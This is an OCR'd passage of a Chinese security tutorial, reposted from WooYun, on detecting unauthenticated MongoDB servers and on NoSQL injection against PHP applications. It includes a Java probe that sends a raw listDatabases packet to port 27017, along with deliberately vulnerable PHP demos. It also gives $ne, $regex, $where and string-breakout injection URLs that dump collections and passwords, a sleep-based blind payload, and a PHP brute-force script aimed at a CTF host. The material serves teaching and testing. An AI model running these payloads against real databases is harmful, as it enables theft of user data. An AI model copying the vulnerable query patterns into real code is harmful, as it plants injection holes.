
（6）判断是否支持 Heartbeat 的 NSE 脚本 http://www.freebuf.com/articles/system/31499.html

3.23、mongODB 泄露检测

参考网址：http://zone.wooyun.org/content/17430

扩展阅读：http://sebug.net/appdir/MongoDB

Mongodb 默认不需要配置 auth 导致未授权访问问题令人堪忧。
前年的时候写了个 Mongodb 未授权扫描工具发现了一些企业 Mongodb 未授权访问问题(测试发现包括一些游戏厂商)，但在数量上还不太严重。
近期 Mongodb 问题越演越烈，上周对 10812 个国内 IP 进行探测时候发现了接近 4000 个未授权访问 IP。



漏洞验证方法：

利用 mongo-java-driver-2.12.4.jar

```
MongoClient client = new MongoClient(host,port);
```

或者

```
private boolean loginTest(String host,int timeout){
    try {
      byte[] b = new byte[]{0x3f,0x00,0x00,0x00,(byte) 0x97,0x75,(byte) 0xbc,0x60,(byte) 0xff,
(byte) 0xff,(byte) 0xff,(byte) 0xff,(byte) 0xd4,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x61,0x64,0
x6d,0x69,0x6e,0x2e,0x24,0x63,0x6d,0x64,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x18,0x00,
0x00,0x00,0x10,0x6c,0x69,0x73,0x74,0x44,0x61,0x74,0x61,0x62,0x61,0x73,0x65,0x73,0x00,0x01,0x0
0,0x00,0x00,0x00};
      InetSocketAddress address = new InetSocketAddress(host,27017);
      Socket socket = new Socket();
      socket.connect(address,timeout);
      socket.setSoTimeout(timeout);
      OutputStream out = socket.getOutputStream();
      out.write(b);
      socket.shutdownOutput();
      BufferedReader br = new BufferedReader(new InputStreamReader(socket.getInputStream()));
      String str = "";
      StringBuilder sb = new StringBuilder();
      while((str=br.readLine())!=null){
        sb.append(str);
      }
      return sb.toString().contains("local");
    } catch (Exception e) {
      return false;
    }
  }
```

3.23.1、Mongodb 注入攻击

```
参考网址：http://drops.wooyun.org/tips/3939
```

关于 mongodb 的基本安装运行操作以及 php 操作 mongodb，请参考我以前的文章
php 下操作 mongodb 的帖子国内已经有了，但是基于 php 下注入攻击 mongodb 的文章似乎还比较少。本文是笔者在学习、查阅了大量资料后的一些总结，文中涉及的攻击手法及其知识产权全部归原作者所有，我只是大自然的搬运工。未征得笔者同意，请勿转载。
0x01 概括
php 下操作 mongodb 大致有以下两种方式
1. 用 mongo 类中相应的方法执行增查减改 比如：

```
<?php

$mongo = new mongoclient();

$db = $mongo->myinfo; //选择数据库

$coll = $db->test; //选择集合
```


```
$coll->save();    //增

$coll->find();    //查

$coll->remove();    //减

$coll->update();    //改
```

此时，传递进入的参数是一个数组。

2. 用 execute 方法执行字符串 比如：

```
<?php

$mongo = new mongoclient();

$db = $mongo->myinfo; //选择数据库

$query = "db.table.save({'newsid':1})";    //增

$query = "db.table.find({'newsid':1})";    //查

$query = "db.table.remove({'newsid':1})";    //减

$query = "db.table.update({'newsid':1},{'newsid',2})";    改

$result = $db->execute($query);
```

此时，传进方法 execute 的参数就是字符串变量$query
特别的，此时的字符串书写语法为 js 的书写语法。
对于以上两种不同执行方式，有不同的注入攻击方式。
0x02 注入攻击
0. 在攻击前，我们需要先建立一个集合，作为攻击的基础。




用户 test 是攻击者已经知道账号密码的一个测试账号，其他账号的话密码随机。想通过注入获取其他账号的密码。

1. 数组绑定时的注入

一个数组绑定的查询 demo 如下：

```
<?php

$mongo = new mongoclient();

$db = $mongo->myinfo; //选择数据库

$coll = $db->test; //选择集合

$username = $_GET['username'];

$password = $_GET['password'];

$data = array(

        'username'=>$username,

        'password'=>$password

        );

$data = $coll->find($data);

$count = $data->count();

if ($count>0) {

    foreach ($data as $user) {

        echo 'username:'.$user['username']."</br>";

        echo 'password:'.$user['password']."</br>";

    }

}

else{

    echo '未找到';

}

?>
```



此时的攻击利用了 php 可以传递数组参数的一个特性。

当传入的 url 为：

```
http://127.0.0.1/2.php?username=test&password=test
```

执行了语句：

```
db.test.find({username:'test',password:'test'});
```

如果此时传入的 url 如下:

```
http://127.0.0.1/2.php?username[xx]=test&password=test
```

则$username 就是一个数组，也就相当于执行了 php 语句：

```
$data = array(

'username'=>array('xx'=>'test'),

'password'=>'test');
```

而 mongodb 对于多维数组的解析使最终执行了如下语句：


```
db.test.find({username:{'xx':'test'},password:'test'});
```

利用此特性，我们可以传入数据，是数组的键名为一个操作符（大于，小于，等于，不等于等等），完成一些攻击者预期的查询。

如，传入 url:

```
http://127.0.0.1/2.php?username[$ne]=test&password[$ne]=test
```

结果如图




```
username:user0
password:hgk1wtuleg
username:user1
password:4tprvh0k1m
username:user2
password:264b2h36pt
username:user3
password:eb90zafed7
username:user4
password:euinypvq8s
username:user5
password:f10glnhkf7
username:user6
password:efcqxxawtd
username:user7
password:sqamsul0rc
username:user8
password:bentu4yds0
username:user9
password:mlxf5jg8hv
```

因为传入的键名$ne 正是一个 mongodb 操作符，最终执行了语句：

```
db.test.find({username:{'$ne':'test'},password:{'$ne':'test'}});
```

这句话相当于 sql:

```
select * from test where username!='test' and password!='test';
```

直接便利出所有集合中的数据。

如果此时的用户名与密码不能回显，只是返回一个逻辑上的正误判断。

那么我们可以采用$regex 操作符来一位一位获取数据。

案例演示：http://121.40.86.166:23339/

这是 hctf 中的一道题目。

猜测其 php 代码大概如下

```
<?php

$mongo = new mongoclient();

$db = $mongo->myinfo; //选择数据库

$coll = $db->test; //选择集合

$lock = $_POST['lock'];

$key = $_POST['key'];
```

```
if (is_array($lock)) {
    $data = array(
        'lock'=>$lock);
    $data = $coll->find($data);
    if ($data->count()>0) {
        echo 'the lock is right,but wrong key';
    }else{
        echo 'lock is wrong';
    }
}else{
    if ($lock == 'aabbccdd'&&$key=='aabbccdd') {
        echo 'Your flag is xxxxxxx';
    }else{
        echo 'lock is wrong';
    }
}
?>
```


这样的话，因为只有“正确”或者“错误”两种回显，我们只能通过正则判断来一位一位读取 lock 的内容了。

对于该题的利用 payload 如下：

```
<?php
$ch=curl_init();
curl_setopt($ch,CURLOPT_URL,'http://121.40.86.166:23339/');
curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
curl_setopt($ch,CURLOPT_POST,1);
$ori = '0123456789abcdefghijklmnopqrstuvwxyz';
$str = '';
for ($i=0; $i <10 ; $i++) {
    for ($j=0; $j <strlen($ori) ; $j++) {
        $post = 'key=1&lock[$regex]=^'.$str.$ori[$j];
        curl_setopt($ch,CURLOPT_POSTFIELDS,$post);
        $data=curl_exec($ch);
```

```
        if (strlen($data) == 319) {
           $str.=$ori[$j];
           echo $str."\r\n";
           break;
        }
    }
}
?>
```

结果如图：



相当于在数据库中多次执行查询:

```
db.test.find({lock:{'$regex':'^a'}}); db.test.find({lock:{'$regex':'^b'}}); db.test.find({loc
k:{'$regex':'^c'}}); db.test.find({lock:{'$regex':'^ca'}}); …… …… db.test.find({lock:{'$regex
':'^aabbccdd'}});
```

最终全部猜出字符串的内容,相似与 sql 注入中的盲注。

2.拼接字符串时的注入

因为字符串的拼接方式多种多样，不同程序员也有不同的书写习惯。


本文中仅举几个 demo 为例。

```
<?php
$username = $_GET['username'];
$password = $_GET['password'];
$query = "var data = db.test.findOne({username:'$username',password:'$password'});return data;
";
//$query = "return db.test.findOne();";
//echo $query;
```

```
$mongo = new mongoclient();

$db = $mongo->myinfo;

$data = $db->execute($query);

if ($data['ok'] == 1) {

    if ($data['retval']!=NULL) {

        echo 'username:'.$data['retval']['username']."</br>";

        echo 'password:'.$data['retval']['password']."</br>";

    }else{

        echo '未找到';

    }

}else{

    echo $data['errmsg'];

}

?>
```

攻击方式：


```
http://127.0.0.1/1.php?username=test'&password=test
```



报错。 想办法闭合语句。

```
http://127.0.0.1/1.php?username=test'});return {username:1,password:2}//&password=test
```

该语句能返回一个数组，username 键值是 1，password 键值是 2.




爆 mongodb 版本

```
http://127.0.0.1/1.php?username=test'});return {username:tojson(db.getCollectionNames()),passw
ord:2};//&password=test
```

爆所有集合名


PS:因为 db.getCollectionNames()返回的是数组，需要用 tojson 转换为字符串。并且 mongodb 函数区分大小写。



爆 test 集合的第一条数据

```
http://127.0.0.1/1.php?username=test'});return {username:tojson(db.test.find()[0]),password:
2};//&password=test
```

爆 test 集合的第二条数据



因为 execute 方法支持多语句执行，所以可以执行太多语句了，不演示~

当然，有时可能遇到没有输出返回数据，这时候怎么办呢？

在高版本下，添加了一个函数 sleep()，就是时间盲注咯~

PS:在高版本下，貌似不能用注释语句，此外高版本还有一个新特性就是默认开启错误回显。笔者尝试没有注释成功，只能用闭合的方法。

```
http://127.0.0.1/1.php?username=test'});if (db.version() > "0") { sleep(10000); exit; }var b=
({a:'1&password=test
```

成功延时了十秒。

另一个 demo

在 Mongdb 中可以使用$where 操作符。相当于 sql 语句中的 where 限制语句。mongodb 中的$where 操作符常常引入一个 js 的函数来作为限制条件，当 js 函数中的字符串存在未过滤的用户输入时，注入就产生了。

放 demo：

```
<?php

$mongo = new mongoclient();

$db = $mongo->myinfo; //选择数据库

$coll = $db->news; //选择集合

$news = $_GET['news'];

$function = "function() {if(this.news == '$news') return true}";

echo $function;

$result = $coll->find(array('$where'=>$function));

if ($result->count()>0) {

    echo '该新闻存在';
```

```
}else{

    echo '该新闻不存在';

}

?>
```

为了测试，我建立了两个集合，一个是 news 集合，查询过程中存在注入。另一个是 user 集合，我们要注入得到其中的数据。

代码中的 this.news 指的就是表中的 news 栏（字段），上面的代码翻译成 sql 语句就是：

```
select * from news where news='$news'
```

该 demo 的注入方式可以参考如下：

```
http://127.0.0.1/3.php?news=test
```

返回正常

```
http://127.0.0.1/3.php?news=test'
```

返回错误

```
http://127.0.0.1/3.php?news=test'%26%26'1'=='1
```

返回正常

```
http://127.0.0.1/3.php?news=test'%26%26'1'=='2
```

返回错误

至此检测出注入，开始获取数据。

```
http://127.0.0.1/3.php?news=test'%26%26db.getCollectionNames().length>0%26%26'1'=='1
```

返回正常，集合数大于 0

```
http://127.0.0.1/3.php?news=test'%26%26db.getCollectionNames().length==5%26%26'1'=='1
```

返回正常，集合数等于 5

获取集合名称

```
http://127.0.0.1/3.php?news=test'%26%26db.getCollectionNames()[0].length==6%26%26'1'=='1
```


返回正常，第一个集合名称长度为 6

```
http://127.0.0.1/3.php?news=test'%26%26db.getCollectionNames()[0][0]>'a'%26%26'1'=='1
```

返回正常，第一个集合名称第一个字符大于 a

```
http://127.0.0.1/3.php?news=test'%26%26db.getCollectionNames()[0][0]=='m'%26%26'1'=='1
```

返回正常，第一个集合名称第一个字符为 m



最终可以破解出存在 user 集合。

查 user 集合中的第一条数据。

```
http://127.0.0.1/3.php?news=test'%26%26tojson(db.user.find()[0])[0]=='{'%26%26'1'=='1
```


因为 db.user.find()返回的不是一个字符串，无法取出字符进行比较，我们可以将它转化成一个 json 字符串，就可以比较了。 道理讲明白了，剩下的都是体力活，用 python 或者 php 写下小脚本就能实现自动化。

0x03 Referer

```
http://drops.wooyun.org/papers/850

http://webcache.googleusercontent.com/search?q=cache:fPNiwObqKcEJ:hi.baidu.com/d4rkwind/item/ad7b81efb799ce2e6dabb8c3+&cd=1&hl=zh-CN&ct=clnk&gl=cn
